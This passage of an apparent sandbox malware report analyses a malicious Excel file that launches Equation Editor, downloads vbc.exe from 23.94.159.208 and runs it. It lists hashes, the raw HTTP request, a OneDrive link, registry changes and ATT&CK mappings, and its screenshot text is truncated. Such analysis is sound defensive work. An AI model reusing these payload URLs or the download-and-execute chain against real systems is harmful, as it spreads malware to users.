Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1336 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso76C5.tmp Type: VSDT_JPG		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DEA1F\1DEA1F Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DEA1F\ Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1336
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\530840AA.emf) Return: 1		1336
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\530840AA.emf Type: VSDT_MDB_20		1336
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1336 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\530840AA.emf Type: VSDT_MDB_20		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 9c		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 9c		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1336

Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1961008.od) Return: 1		1336
Delete File	Path: %TEMP%\1961008.od Type: VSDT_ASCII		1336
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1336 File: %TEMP%\1961008.od Type: VSDT_ASCII		

▼ Screenshot



Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Winc
confident that your
enhancements fror

Resolve onlir

Read the privacy statement online

The instruction at 0x001c3679 referenced memory at 0x45e25f1a. The memory could not be read.


Click on OK to terminate the program

▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	08391D3A9DBC682F82300B6E03C669FB84DC6535
SHA-256	724A225D57CDD2894C20BB198A6C076B47AF5C3DEA6E3E800D252C688E031217
MD5	5FF158B2DE7946C2AE507BA740FEFD9D
Size	333635 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (4) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Execution	Execution through API	🟥⬜⬜	Characteristics:	1
Defense Evasion	File Deletion	🟥⬜⬜	Characteristics:	1, 2, 3, 4
Discovery	Network Share Discovery	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe

File drop, download, sharing, or replication (8)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1256 File: %TEMP%\1924738.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1256 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\2279F4B8.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1256 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE83D.tmp Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2120 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 1524 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 1256 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2120 Image Path: vbc.exe

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 1524 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2120 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 1524 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process	🟥⬜⬜	Process ID: 2120 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	23.94.159.208
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://23.94.159.208/005000/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Connects to remote URL or IP address	🟥⬜⬜	https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.94.159.208:80 Content: GET /005000/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://23.94.159.208/005000/vbc.exe
Connects to remote URL or IP address	🟥⬜⬜	http://23.94.159.208/005000/vbc.exe
Listens on port	🟥⬜⬜	0.0.0.0:49180
Listens on port	🟥⬜⬜	0.0.0.0:49179
Listens on port	🟥⬜⬜	0.0.0.0:49178
Listens on port	🟥⬜⬜	0.0.0.0:49177
Listens on port	🟥⬜⬜	0.0.0.0:49176
Listens on port	🟥⬜⬜	0.0.0.0:49175
Listens on port	🟥⬜⬜	127.0.0.1:57878
Queries DNS server	🟥⬜⬜	23.94.159.208

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.94.159.208	80	-	-	-	NONAMEFL

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
login.live.com	40.126.31.9	53	-	No risk	-	NONAMEFL
crl.microsoft.com	81.198.165.10	53	-	No risk	-	NONAMEFL
onedrive.live.com	13.107.42.13	53	-	No risk	-	NONAMEFL
ocsp.digicert.com	93.184.220.29	53	-	No risk	-	NONAMEFL
23.94.159.208	-	53	-	-	-	NONAMEFL
ctldl.windowsupdate.com	2.21.97.72	53	-	No risk	-	NONAMEFL
ocsp.digicert.com	93.184.220.29	80	-	-	-	NONAMEFL
ctldl.windowsupdate.com	2.21.97.17	80	-	-	-	NONAMEFL
crl.microsoft.com	81.198.165.16	80	-	-	-	NONAMEFL
onedrive.live.com	13.107.42.13	443	-	-	-	NONAMEFL
login.live.com	40.126.31.7	443	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?1b1a4aa577e80fca	Computers / Internet	No risk	-	NONAMEFL
http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl	Business / Economy Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8UlI8gIGmZT9XHrHiJQeI%3D	Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://23.94.159.208/005000/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	NONAMEFL
https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Sharing Services	No risk	-	NONAMEFL

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc[1].exe	No risk	-	-	http://23.94.159.208/005000/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
vbc.exe	No risk	-	-	http://23.94.159.208/005000/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
WU9EO7D5.LNK	No risk	-	-	-	896	03D6495C1B8971ED0FCD2F684BF48EABD737935F
NONAMEFL.xlsx.LNK	No risk	-	-	-	1038	7336FDD1AA1A379C1ECA82C6399E0CE4998B65EB
Excel12.pip	No risk	-	-	-	1544	00AC8790C81D368BD30388A996AE7A3BFA692016
~$NONAMEFL.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	1481E53738CC4C2B43AC54604C457036FBCD1D34
7423F88C7F265F0DEFC08EA88C3BDE45_AA1E8580D4EBC816148CE81268683776	No risk	-	-	-	434	6BA4A449A284135B303391AE5DA0ADCEAB5AC0D6
6BADA8974A10C4BD62CC921D13E43B18_711ED44619924BA6DC33E69F97E7FF63	No risk	-	-	-	434	856E5C8AF663864C104715CF2A4A864EAC2D7088
administrator@live[2].txt	No risk	-	-	-	63	2ED47DF91A90DC36BF880D292082655797338727

Suspicious Objects

Type	Object	Risk Level
URL	http://23.94.159.208:80/005000/vbc.exe	High
URL	https://onedrive.live.com:443/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Medium
File (SHA1)	08391D3A9DBC682F82300B6E03C669FB84DC6535	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 23.94.159.208		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.94.159.208/005000/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1256
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ 6 Value: None		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1256
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1256
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1256
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1256
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ 6 Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1256
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1256
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1256
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D38DA\ Value: None		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D38DA\1D38DA Value: None		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D38DA\1D38DA Value: None		1256
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\2279F4B8.emf Type: VSDT_MDB_20		1256
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\2279F4B8.emf Type: VSDT_MDB_20		1256
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1256
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		1256
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1256) Return: 1		1256
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		1256
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1256) Return: 1		1256
Detection	Threat Characteristic: Creates process Process ID: 1524 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	1256	1524
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	1256	1524
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	1256	1524
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	1256	1524
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://23.94.159.208/005000/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	1256	1524

Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/005000/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1256	1524
Detection	Threat Characteristic: Queries DNS server 23.94.159.208		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1256	1524
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	1256	1524
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	1256	1524
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	1256	1524
Call Service API	API Name: OpenServiceW Args: (595060, Sens, 4) Return: 594fe8	1256	1524
Call Service API	API Name: OpenServiceA Args: (594f20, rasman, 4) Return: 595178	1256	1524
Call Service API	API Name: OpenServiceA Args: (595290, RASMAN, 4) Return: 595060	1256	1524
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	1256	1524
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1256	1524
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1256	1524
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1256	1524
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1256	1524
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1256	1524
Call Network API	API Name: socket Args: (2, 2, 17) Return: 35c	1256	1524
Call Network API	API Name: bind Args: (35c, 127.0.0.1:57878, 16) Return: 0	1256	1524
Detection	Threat Characteristic: Listens on port 127.0.0.1:57878		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	1256	1524
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1256	1524
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 23.94.159.208, 80, , , 3, 0, 5784544) Return: cc0008	1256	1524
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /005000/vbc.exe, , , 1633224, 4194320, 5784544) Return: cc000c	1256	1524
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/005000/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	1256	1524
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	1256	1524
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3f4	1256	1524
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3f4	1256	1524
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3e4	1256	1524
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	1256	1524
Call Network API	API Name: socket Args: (2, 1, 6) Return: 420	1256	1524
Call Network API	API Name: bind Args: (420, 0.0.0.0:49175, 16) Return: 0	1256	1524
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (420, 23.94.159.208:80, 16) Return: ffffffff	1256	1524
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1256	1524
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1256	1524
Call Network API	API Name: send Args: (420, GET /005000/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n, 265, 0) Return: 265	1256	1524
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.94.159.208:80 Content: GET /005000/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1256	1524
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1256	1524
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524

Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 8192, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1256	1524
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1256	1524
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1256	1524
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1256	1524
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1256	1524
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1256	1524
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1256	1524
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1256	1524
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1256	1524
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 802, 0) Return: ?	1256	1524
Call Network API	API Name: recv Args: (420, , 1, 2) Return: ?	1256	1524
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	1256	1524
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	1256	1524
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	1256	1524
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1524 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	1256	1524
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	1256	1524
Detection	Threat Characteristic: Creates command line process Process ID: 2120 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2120:%USERPROFILE%\vbc.exe) Return: 1	1256	1524
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 1524 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2120,) Return: ?	1256	1524
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2120], ppid[1524) Return: 1	1256	1524
Detection	Threat Characteristic: Creates process Process ID: 2120 Image Path: %USERPROFILE%\vbc.exe		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D38DA\1D38DA Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D38DA\ Value: None		1256
